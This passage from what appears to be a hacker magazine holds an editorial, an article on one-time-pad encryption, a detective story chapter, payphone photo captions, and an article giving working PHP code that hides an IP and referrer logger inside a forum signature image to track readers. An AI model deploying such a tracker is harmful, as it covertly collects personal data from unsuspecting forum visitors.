
This isn't to say there aren't true expert hackers throughout the various disciplines, only that as a breed perhaps we gravitate towards generalism. For the sake of argument, take the 10,000 hour figure as a reasonable baseline figure. That's slightly over a year of raw time, or nearly five years of focusing on a specific set of skills for a normal work week, a daunting amount for those of us who thrive on branching into new topics continually.

To avoid falling into the trap of complacency, always seek to strengthen your skills. The world needs generalists, domain experts, *and* experts with generalist skills! There may be no way to shorten the amount of time needed to become amazingly proficient, but some of the same study skills most of us ignored in school would probably help; minimizing multitasking, and teaching others as a self-training exercise.

Multitasking is something we all do, and something we should all do less of - literal multitasking - swapping between browser sessions, code, design work, instant messaging, email, and whatnot - and longer scale multitasking - jumping between vastly different projects during a week without having the time to really devote to subtleties.

These words are not directed at any one person or group, but at a pervasive attitude which sometimes our community falls victim to. We owe it to ourselves, as a community, to make as much effort as possible to keep open minds, at least a modicum of humility, and continue learning as much as possible - beyond scratching the surface. We've got plenty of room to embrace expertise *and* wide-spectrum skills. Let's keep at it.

It's Here!



Now available online in PDF format
and for the Kindle and Nook!
All DRM-free, 278 pages

store.2600.com

TRACKING USERS ON TRUSTWORTHY SOURCES

by xnite
xnite@xnite.org

When people think about hiding their IP address, they never stop to think who other than a website administrator has access to it. In reality, there are many trustworthy websites that we can exploit to obtain information on its visitors. In this piece, I will focus primarily on forums, because it is something I'm a bit more familiar with. But I'm sure you will find your own ways of doing things.

You may think it is safe to visit Ubuntu Forums or IRCForum without a proxy and the only people who will have a record of your IP are the forum admins. *Think again!* I took the 15 minutes out of my day to throw together a quick proof-of-concept for you guys and I think you will really enjoy.

So I've been a member of a couple of different forums, and time after time some troll will pop up on my radar replying to my threads. If your thread is fairly inactive, then this may be an easy way to track the troll down on the Internet, otherwise maybe not so much.

```
<?php
  header("Content-type: image
➥/png");
  echo file_get_contents('./
➥rawimage.png');
  $fh = fopen('forumlog.txt',
➥  'a');
  fwrite($fh, "".date(r).":
➥  Forum: ".$_GET[id]." |
".$_SERVER['HTTP_REFERER'].'= |
➥  IP: ".$_SERVER['REMOTE_ADDR
➥'].'"\n");
  fclose($fh);
?>
```

What this piece of PHP code is doing is serving a PNG image file, rawimage.png, to a visitor while storing their data in the log file which is put out as forumlog.txt. The URL to this script can be set as your forum signature image, and the ID variable in the URL can be used to mark which forum a line of logs is coming from. The output in the log file will look a lot like the line below:

```
Sun, 16 Sep 2012 01:07:34 -0600
➥: Forum: forum | http://forum.
➥tld/thread.php?id=1234567
➥&page=2 | IP: 123.45.67.89
```

As mentioned previously, you can label each forum that you use your signature on by using a tag much like the following:

```
[IMG]http://yourdomain.tld/
➥forumsig.php?id=NameOfForum
➥[/IMG]
```

Anyone who visits a thread where your signature is shown will be logged into the log file, so in theory you could use this on a place such as HackForums to post in various popular threads and gain the IP addresses of many forum users, which couldn't be good!

This sort of information gathering is rather hard to prevent, as most people would not suspect that clicking on a link to Ubuntu Forums or Linux Forums, for example, could be potentially harmful. Since we use no javascript to carry out our attack, it cannot really be disabled either. The victim just needs to kind of bend over and take it.

At any rate, have fun with this, and try not to abuse it too much.

A Response to "Perfect Encryption - Old Style!"

by Phil

I enjoyed Cliff's article in 28:4; it's great to see someone bringing it back to the old-school pen-and-paper OTP methods of history. However, the article doesn't cover why/how it is possible for OTP encrypted messages to be truly unbreakable. Suppose I had infinite computing power. Couldn't I figure it out eventually, even if it took a long time? It's not exactly intuitive, so I'd like to try demonstrating how OTP works and why it's unbreakable.

To demonstrate, I'll introduce an OTP-based encryption method that I developed. It's more complicated than [plaintext + key] in order to give it flexibility: If the key meets the OTP requirements, it is perfectly secure; however, a less secure key can be used and it will still be very difficult to crack, due to the property of diffusion. To achieve this, my particular algorithm employs transposition with fractionation and substitution (in the form of combining the plaintext with key material via modular arithmetic).

For our example, we'll encrypt the following message: "MEET AT DAWN" with the key {38626973}. This algorithm converts letters into two-digit number equivalents, diffuses the digits, and then adds a numerical key to each digit to produce the ciphertext. As you follow along, note that this entire process can be completed without a computer at all.

First, we create a numerical alphabet so we can work with our plaintext, which is a string of numbers (the total length of which is divisible by two). The underscore represents a space (yes, even spaces are encrypted), and the numbers 0-9 are treated as two-digit letters as well. So, A becomes 01, B becomes 02, Z becomes 26, a space becomes 27, and the numbers 0-9 are represented by 28 to 37.

Hence, "MEET AT DAWN" becomes 13050520270120270401 2314 - that's our plaintext.

Now that we have a workable plaintext, we can begin with the first step of the two-step procedure: Diffusion. To do this, we take the plaintext and split it into groups of four digits, stacked on top of each other to generate a matrix of four columns and ((message length) / 4) rows. You might be wondering about messages that aren't divisible by four; you'd simply add a space (27) to the end of the message to make it divisible by four. Our example message is already divisible by four, so we can continue generating the matrix:

```
13 05
05 20
27 01
20 27
04 01
23 14
```

To diffuse this plaintext, we will work with the two columns on the left and the two columns on the right separately. Start with the top-left digit and move down in a zig-zag fashion:

```
1# 05
#5 20
2# 01
#0 27
0# 01
#3 14
```

So far we have 152003. Now, take the remaining numbers from the left-side columns:

```
#3 05
0# 20
#7 01
2# 27
#4 01
2# 14
```

Now we have 152003307242. Continue the same process on the right-side columns, starting at the upper-left digit, and we get the last half of our message: 000704521211.

So, we took our plaintext {13050520270120270401 2314}, and scrambled it into {15200330724200070452 1211}. Now, we apply our key using modular arithmetic:

```
1 5 2 0 0 3 3 0 7 2 4 2 0
➥ 0 0 7 0 4 5 2 1 2 1 1
3 8 6 2 6 9 7 3 3 8 6 2 6
➥ 9 7 3 3 8 6 2 6 9 7 3
------------------------
➥----------------------
4 3 8 2 6 2 0 3 0 0 0 4 6
➥ 9 7 0 3 2 1 4 7 1 8 4
```

"MEET AT DAWN" encrypted with {38626973} yields our ciphertext: {4382-6203-0004-6970-3214-7184}. (I like to split the message into groups of four to make it easier to read.)

We can already tell that this particular encrypted message isn't perfectly secure, because the key isn't at least the length of the message. Hence, it repeats itself and makes the message vulnerable to cryptanalysis. So, how do we achieve OTP security? The guidelines are simple in concept, but very difficult in implementation (hence the reason that OTP systems aren't widely used today - it just isn't practical).

To achieve OTP security, the key must be:

- Totally, truly random (pseudorandom numbers generated by computers do not count as truly random; numbers "randomly" chosen in someone's head or by randomly typing on a keyboard are also not truly random).
- Never ever reused, in whole or in part - the same key must never, ever be reused for any other message.
- As large as (or greater than) the length of the message. Since my algorithm converts characters into two-digit equivalents, the key length requirement would be ((message length) * 2). Hence, our example message "MEET AT DAWN" would need a key of at least 24 digits.
- And, of course: The key must be kept totally secret.

(Real-life implementations of OTP algorithms have demonstrated one-time pads printed on super-flammable paper for immediate destruction of the key, or very tiny paper that can be easily consumed or otherwise destroyed if necessary. The only limit is the cleverness of the user.) This requirement is arguably the hardest part of successful OTP implementation, as both the sender and receiver need to be able to have the same key for each message; securely sending the pads is very difficult in real life.

Now that we know how to make our message perfectly secure, let's analyze how unbreakable encryption is possible in the face of a theoretical "perfect" cryptanalysis machine: a cracking computer with infinite computing power. Such a machine could simply brute-force keys, and, with infinite power, it would always find the right key. So how could any encrypted message be truly secure?

Let's encrypt "MEET AT DAWN" again, but we'll use a key that meets our OTP requirements. We need a 24-digit keystream made up of truly random numbers. Whenever I want some high-entropy random numbers, I go to `http://www.random.org`, which generates its random integers using atmospheric noise - a very high-quality source of randomness, to be sure. (For those of you keeping up with the "you don't need a computer" theme, you can get high-quality random numbers from rolling a ten-sided die.) For our example, we'll use this key: {629073451125378063848998}. We complete our zig-zag diffusion method, and then add the key:

```
1 5 2 0 0 3 3 0 7 2 4 2 0
➥ 0 0 7 0 4 5 2 1 2 1 1
6 2 9 0 7 3 4 5 1 1 2 5 3
➥ 7 8 0 6 3 8 4 8 9 9 8
------------------------
➥----------------------
7 7 1 0 7 6 7 5 8 3 6 7 3
➥ 7 8 7 6 7 3 6 9 1 0 9
```

"MEET AT DAWN" encrypted with our random, 24-digit key gives us our ciphertext, {7710-7675-8367-3787-6736-9109}.

Now let's go back to the controls of our infinite-power cracking machine. Hark, an encrypted message! Let's crack it! We feed our ciphertext {7710-7675-8367-3787-6736-9109} into the cracking machine, and we program it to find *all* plaintexts that form a coherent message. Soon enough, we see our actual plaintext, "MEET AT DAWN" on the list of cracked messages, corresponding to the key {629073451125378063848998}. If you think about it, perfect security doesn't necessarily mean the machine couldn't figure out that the actual plaintext is a possible solution.

Shannon security comes into play when we look at the rest of the list of cracked messages: "MEET AT EVE " (with a space on the end) appears with the key {629071451117378040848987}. That key is very similar to our actual key, but the plaintext has the opposite meaning - which key is the correct one? We also find "MEET IN BACK" with the key {629673451247378066840998}; "DO NOT MEET " with the key {700376333115236460859057}; and even "FAKE MESSAGE" with the key {769569141377327862266099}. With no other information, we have no way of knowing the correct key. OTP's unbreakable nature lies in the sea of keys through which the attacker is forced to swim. This also explains why key security is so vital in successful OTP implementation: It must be truly random (a key with a pattern in it will be easily picked as the most likely valid key); it must never be used again (if our key matches a previous known key, we can safely discard the other solved keys); it must never be revealed to anyone else (obviously, any clues to the correct key reveals our message).

Even though OTP ciphers can achieve unbreakable security in theory, the practical application of such a system has proven to be a challenge. The security requirements of the key are such that, in practice, an OTP ciphertext may only be as secure as, say, a computer encryption method used to hide the keystream, or the physical security of a safe in which the keys are stored. While the OTP system is theoretically unbreakable, the practical application of OTP encryption opens up vulnerabilities. For example, let's suppose I'm sending messages encrypted with my cipher to someone via mail. Both sides of communication have notebooks full of perfectly random numbers. The two notebooks are the only existing record of the numbers. As messages are sent back and forth, numbers are taken from the notebooks in order as needed and used only once. If I keep my notebook in a desk drawer in my house, then I can't claim that my messages are perfectly secure; cracking my messages would only be as difficult as breaking into my house and taking the notepad. That's just one example of many - OTP keys could be compromised at the origin, in transit, and at the destination. Furthermore, the physical security of these random pads is just one factor. Authentication is a challenge that isn't addressed by OTP, and the existence of that countless number of decryption keys means that an adversary could easily calculate a key that would decrypt a ciphertext into any message of the same length. Thus, an adversary doesn't need to know the secret key in order to use your own cryptosystem to launch an attack. There are ways to address this, but it only highlights the relative difficulty of successfully implementing OTP communication.

Even if we could remove the implementation problems associated with the physical security of the key material - e.g., both communicating parties are savants who can perfectly memorize the key material, and hence never have it written down - the threat of rubber-hose cryptanalysis means that an inherent risk would still exist, keeping us from that elusive perfect security in practice. This points to a bigger problem with information security in general: the humans are the weakest link in security, but an information system's need for usability means there will always be a human in the mix. We can't rely on theory alone if we want to secure our information.

Thanks for reading.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x6

Oober left my office, leaving me to work on his problem. I knew that the "Dante collection" was a goal of the AnonIT hacking competition. I had to learn what the Dante collection contained, so I had to learn more about the competition itself. Unlike most of life's problems, this wasn't something I could google and get an answer 0.34 seconds later.

I was an information technology private investigator. For this particular IT problem, I needed to do what my profession demanded. I had to investigate the old-fashioned way, with shoes and neurons. I needed to find other humans who knew more than I did, and I had to ask them questions. Pre-search-engine techniques are inefficient and slow, but they still have their uses.

I didn't have much use for college. Educationally, I mean. I went because I was supposed to go - my parents insisted it would bring me success and student loans beyond my wildest dreams.

During my brief college career, I'd realized two things. The first was that college was a great place to "find myself." The cliche was true, particularly in meeting friends who really supported the weirder parts of my personality. The second thing I'd learned was how not to learn. Memorizing the best methods for GPU-CPU load balancing missed the point. Real-world experience was better, and you can't get that in a classroom. College was a productive waste of time.

Dozens of living proofs of my opinions were in front of me now. I'd gone to the North Grove Technical College, and had arrived at the "FRAT House."

It was late, after midnight. Most normals would be sleeping. I was right on time.

The FRAT House, like much in the technical world, was confusing for outsiders unless they knew the acronym. In this case, "FRAT" stood for "Fragging, RPGs, Advanced Tactics." I suppose the expanded version was still pretty confusing. It didn't help that one acronym contained another.

I stood in the entryway and imagined what an innocent, uncorrupted freshman would think of this place. They'd notice the smell first, a mix of Italian and Chinese. Not the nationalities, the food: Just a few doors down from this building was "Huey Meng," a cheap, greasy, amazing Chinese delivery place. Next door was "Eat Pizza," equally cheap and greasy, and they served only one thing, but they did it well. Both places were kept alive by a river of credit card transactions from the FRAT House.

The House itself was a wide basement room in Walker Hall, the oldest building on North Grove Tech's campus. Rows of abused cafeteria tables spanned most of the room in uneven, barely-parallel rows. Many were topped by chaotic collections of cables, monitors, laptops, and custom gaming rigs. Students hunched over these. Most wore headphones and microphone headsets.

Periodically, synchronized expletives rang through the air, as those on the same teams dealt and received electronic nastiness. I could tell which users had rented the equipment, based on how violent they were with the keyboards, mice, and joysticks.

Boiled down to its essence, the FRAT House was a pay-at-the-door gaming and gathering center for like-minded geeks. As the acronym implied, those geeks came here to participate in fragging (which encompassed all sorts of video games hosted on high-performance computers) and other games (board, card, and role-playing games (the classic RPGs, often with actual printed books)).

I wished I could game more myself. I

used to. These days I had no time, being more concerned with feeding a family of three: Me, myself and I.

I examined the roomful of players. I needed someone technically skilled. I didn't much care about gameplay, but instead checked out their gaming rigs. I ignored each player unless they'd brought in their own custom-built PC. Transparent cases were best, as I was able to covertly check out what hardware they'd used inside.

I got lucky and found my guy in less than a minute. He was exactly what I needed. To speak spintronically, I couldn't have found a better diamond with nitrogen impurities.

The guy's rig had multi-CPUs with a double-digit core total, memory slots stuffed to bursting, a RAID-0 SSD array, and a video card heat sink big enough to put out a bonfire.

As proof that he wasn't just borrowing the case from a roommate, the kid was running Linux and had several windows open - he was gaming in two of them, making heavy use of keyboard macros. He was examining program code in two other windows.

I looked over the guy's shoulder and checked out his code. It was freakish, like the result of an orgy between BASIC, assembly, and a CAPS LOCK key.

Sweet spawn of Cthulhu, this guy was coding in Fortran. For fun.

Here sat an extremely competent software nerd. He was exactly the kind of person I needed to talk to.

"Hey, man, you got a second?"

He hit a key sequence on his keyboard, and his monitor went blank. The kid leaned back in his chair and looked up at me. Messy dark hair hung into his skinny pale face.

I knew this guy's type. He wouldn't appreciate wasted time. So I'd get to the point.

"Hey. I'm working on the AnonIT competition. I need info on the 'Dante collection.'"

I paused to see if he wanted to respond yet. He didn't. He just stared.

"I was hoping to learn more about the Dante collection, whatever it is. Got any detail on the competition? Have you heard of it?"

No response.

"I haven't been to the FRAT House in a while. Can you point me to anyone else who might be able to help? Got any friends into hacking?"

He nodded at me, considering, then he spoke.

"Hey. Piss off."

He turned away from me and secured headphones over his ears. He unlocked his screen and continued his work.

I sighed. I'd screwed up. He probably thought I was a clueless, bumbling cop. Or, if not, I was interrupting someone who operated with more focus than a Fresnel lens. In fact, this applied to any video gamer here - all were playing millisecond-timed matches, and would probably give me millisecond-length responses, with no immediate help.

That left the tabletop gamers. I threaded toward the back of the room. There, multi-stained couches and metal foldout chairs were corralled to form non-electronic gaming areas. Several groups of students sat playing a variety of games.

I took in the action. I saw games of *ShadowWalk* and *Mage: The Collecting*. A group in the corner was role-playing a campaign of *Transhuman*.

ShadowWalk and *M:TC* were both fantasy games, and the *Transhuman* world was high-tech. I needed to talk to people interested in that kind of world. I headed to the corner game.

There were three character players and one Game Master. They sat in a circle around a table. In front of the players there were collections of paper, snacks, and drinks. Each gamer had a character sheet, in order to better act out their hero in this create-the story-as-you-go game. The GM was in the middle of a soliloquy, apparently as a villain doing his "reveal the ultimate plan" part of the story.

Instead of interrupting, I stood to the side, waiting for the GM to finish speaking and acknowledge me. Back in my day, role-playing gamers were a friendly subset. I hoped that was still the case.

The GM paused and glanced at me. I nodded a hello and offered an appropriate

smile. His eyes narrowed. The rest of the table noticed and looked up at me.

Years ago, I could name everyone in this room, but now I registered nothing but strangers. I was 26 - pretty young by my perspective - but here I felt old, like a wheelchair-bound geezer coming back to visit a decades-dead childhood playground.

I felt bad about interrupting their game, but my current job might depend on it. In this case, hunger won out over not breaking gameplay.

I took a breath to speak, to introduce my problem in a way that didn't come across as creepy or desperate, to show them that I needed help while proving that I was competent on my own. It was a delicate combination, but I thought I could pull it off.

"I'm looking for a hacker-"

I got out that much before the GM spoke over me.

"The Explorer looks angry," the GM said to his group, and they refocused their attention on the game. "He lifts up his hands, palms out, and closes his eyes...."

"No!" A big guy with a beard said. "Somebody stop him! I'm still paralyzed. I can't-"

"Next turn, you'll be back to normal," said the GM.

"S'okay. I got this," said another player, a girl with a thick, dyed-red braid running all the way down her back. She consulted her character sheet, and then looked back at the GM. "Epiphany starts running at The Explorer. All out. I want to slam into him and break his concentration before he finishes whatever he's about to do."

"Too late," the GM said with a grin. "He finishes the sequence. You sense the Method kick in. He starts Slow Time."

The girl winced. "I'll do what I can anyway. I launch myself at him."

I saw the third and last player come to attention, a short kid, wearing dark clothes and a wispy goatee. The GM looked at him. "You doing anything, Lynx?" After receiving a head-shake in reply, the GM looked back at the big bearded guy, who was eager to speak.

"I'm back in action?"

"Yeah," the GM said. "Your nanobots clean up the toxins. You can move again."

"Good. Because I'm mad: Shiretoko goes into full assault. Max speed, max effort. I bring out both my disruptors. Activate them. Throw them at The Explorer. Slice and dice, man, *slice and dice*."

The GM nodded.

"Okay, here's what happens: The Explorer kicks off Slow Time. Epiphany jumps at The Explorer. Shiretoko throws his disruptors, but just a few feet from his hands, they almost stop, just inching forward, as time slows down."

He nodded at the girl. "Same with Epiphany. You've jumped for a tackle, arms out, both feet off the ground, but are barely moving in midair. Everybody's vision starts to fade to black as light itself crawls around you. It's really hard to breathe. As consciousness fades, the last sound all of you hear is The Explorer. He's laughing, just like he did after he killed Shiretoko's brother."

The big bearded guy grimaced and shook his head. He had tears in his eyes. "Damn that bastard."

The GM seemed about to continue, then he paused. He thought for a few seconds.

He looked up at me and smiled.

Uh, oh.

I'd seen that look before. I knew exactly what it meant and what was about to happen. But I wasn't prepared. I had nothing.

"Shiretoko, Epiphany, and Lynx. You all wake up, though you're barely conscious. You can't see or feel anything."

The big bearded guy nodded eagerly.

"I activate Mind Expansion. I go online."

"Once you start the connection," the GM said, "it's immediately hijacked by another being. It identifies itself as 'Sphere.' It starts to talk."

The GM slid me a piece of paper. I picked it up and read his scrawled note.

You interrupt my game right at the end of my scenario? Then you gotta pay for the privilege. You better be good. Wow me.

The group of four looked up at me. The big bearded guy and the girl seemed confused. The GM and the quiet kid just watched expectantly.

I thought about my options, and then shrugged. I was on a case and I needed

help. If this game was the pitfall, I'd just grab a vine and start my swing.

I took a deep breath, then grabbed an empty chair and sat at the table. Both were good stalling tactics, but I couldn't delay any more. Time to talk.

"Hm. Well, I suppose I'm The Sphere. Or just Sphere. Whatever."

The GM glared at me with +4 Eyes of Irritation.

My problem wasn't one of shyness or inexperience. I knew they wanted to hear me speak and I knew the rules of the game. But I was out of practice. Being asked to make a random, unplanned DRPG appearance in the middle of a storyline wasn't unheard of, but it was tricky.

I hadn't gamed in years. I rebooted my mind's VM to an earlier image, that of a younger Dev Manny, a kid more concerned with technology and games than with homework, who got his lulz by solving problems, who needed no fuel besides imagination and caffeine.

"Shiretoko," I said. I dropped my voice to Intense and Serious. "You're angry. You want to avenge your brother. I've been sent to tell you how close you are to your goal, and how to get even closer."

"Who sent you?"

"Our shared ally wishes to reveal itself at a later time."

The big bearded guy playing Shiretoko nodded solemnly. Good, he was into it. If the players would accept my performance, the GM would, too.

"I tell you of a Portal Monk," I said. "She was different, for she loved the night and hated the day. The glowing stars and traveling moon were her intimates, her inner peace. But she grew angry, because the day stole her energy, and made her sleep through her beloved night. So, being a Portal Monk, she created a Method. One that would enable her to move past the day quickly."

I looked around. The players were listening, eager to hear where I was going with this. The GM wasn't. He was grinning.

"This monk's power... She learned how to *accelerate time*."

The *Transhuman* game had two core game books and three major expansions, all packed with characters, powers, and story ideas. Years ago, I had them all memorized. Today, no. But I remembered enough.

"Oh!" The girl with the long braid got my point. The quiet, wispy-goatee kid was now grinning along with her. The big bearded guy leaned forward, not yet seeing the connection, and was waiting with his eyes locked on mine. I continued.

"The monk's name is 'Ko' and the Method she built is called 'Overclock.' Shiretoko, seek out the Portal Monks and beg them to teach you Ko's Method. Then train your teammates. They need you. So does the memory of your brother."

I spread my hands to include everyone at the table.

"At your next battle, when The Explorer slows down time, *you* will use Overclock. Overclock will counter the effects of Slow Time and you will all remain unaffected. By the time the Explorer realizes this, it will be too late. Use this power to attack. Shiretoko, avenge your brother! Take this opportunity... to *slice and dice*."

I sat back, finished. Silence oozed around us.

The big bearded guy slammed the table with both hands. His eyes shone with excitement.

"Oh yeah," he said. "This is gonna *seriously* rock."

"So," the GM said to me. "You're looking for a hacker? Lynx here is who you wanna talk to." He nodded at the kid with the wispy goatee. The kid shrugged and looked at me curiously.

While I didn't know this kid's ability or influence, I was farther than I'd been before. This was a chance to drill deeper into the hacking community, and to learn more about AnonIT and the Dante collection.

"I'm Dev," I said to the kid. "Good to meet you."

He nodded.

It was the same with role-playing games as it was with life: The quiet characters are often the most interesting.

European Payphones

Austria. A typical payphone seen in Vienna, with a good deal of color used on the phone and a surrounding structure that means business. This is the kind of respect payphones used to get.

Photo by Arys

European Payphones

France. A standard card-reading phone found in the southern city of Nice. This model will likely outlive us all.

Photo by PeiterZ

European Payphones

Ukraine. If a payphone could talk, this one would have some real stories to share. This model looks like it's been around from Day One of the phone era. Seen in Donetsk Oblast.

Photo by Ryan Scott

European Payphones

Poland. While the phone that was here can no longer tell stories, the booth looks like it's weathered a few, to say the least. Discovered in a district of Warsaw called Fort Wola.

Photo by Mark Zuckerbe_g

Worldly Payphones

Japan. A standard colorful green box, found all throughout the country. This one turned up on the island of Okinawa.

Photo by Steve H

Worldly Payphones

Iraq. Found in the city of Sulaymaniyah in the Kurdistan region. Rarely used, these phones operate using a prepaid calling card only.

Photo by Shivan Muhealden

Worldly Payphones

Belize. This colorful phone, found in Placencia, seems designed mostly for tourists, as it seems quite eager to help people make international calls, and the only payment option is credit/calling card.

Photo by MTTRN

Worldly Payphones

Peru. Found at Nazca Airport near the famous Nazca Lines of 400-650 AD, this unusual phone uses GSM due to its remoteness. That little black cone on the top is a GSM antenna. We're told the GSM company and signal strength are displayed on the screen.

Photo by Prada

Payphones in Trouble

Colombia. Seen in Barranquilla, handsets of these phones often get stolen by enterprising "carreteros" - guys with burro-drawn carts who trade in a variety of things. They then use the mouthpiece as a microphone to announce themselves as they drive the streets looking for customers.

Photo by Colter McCorkindale

Payphones in Trouble

United States. What appears to be remnants of a Terminator movie can be found in the 4th Avenue/9th Street subway station in Brooklyn. How payphones ever managed to survive in the bowels of the New York City transit system in the first place is beyond us.

Photo by Alex

Payphones in Trouble

Thailand. While it may be bright, cheery, and colorful, this payphone has one fatal flaw. See if you can discover what it is. Spotted at the Surat Thani ferry terminal.

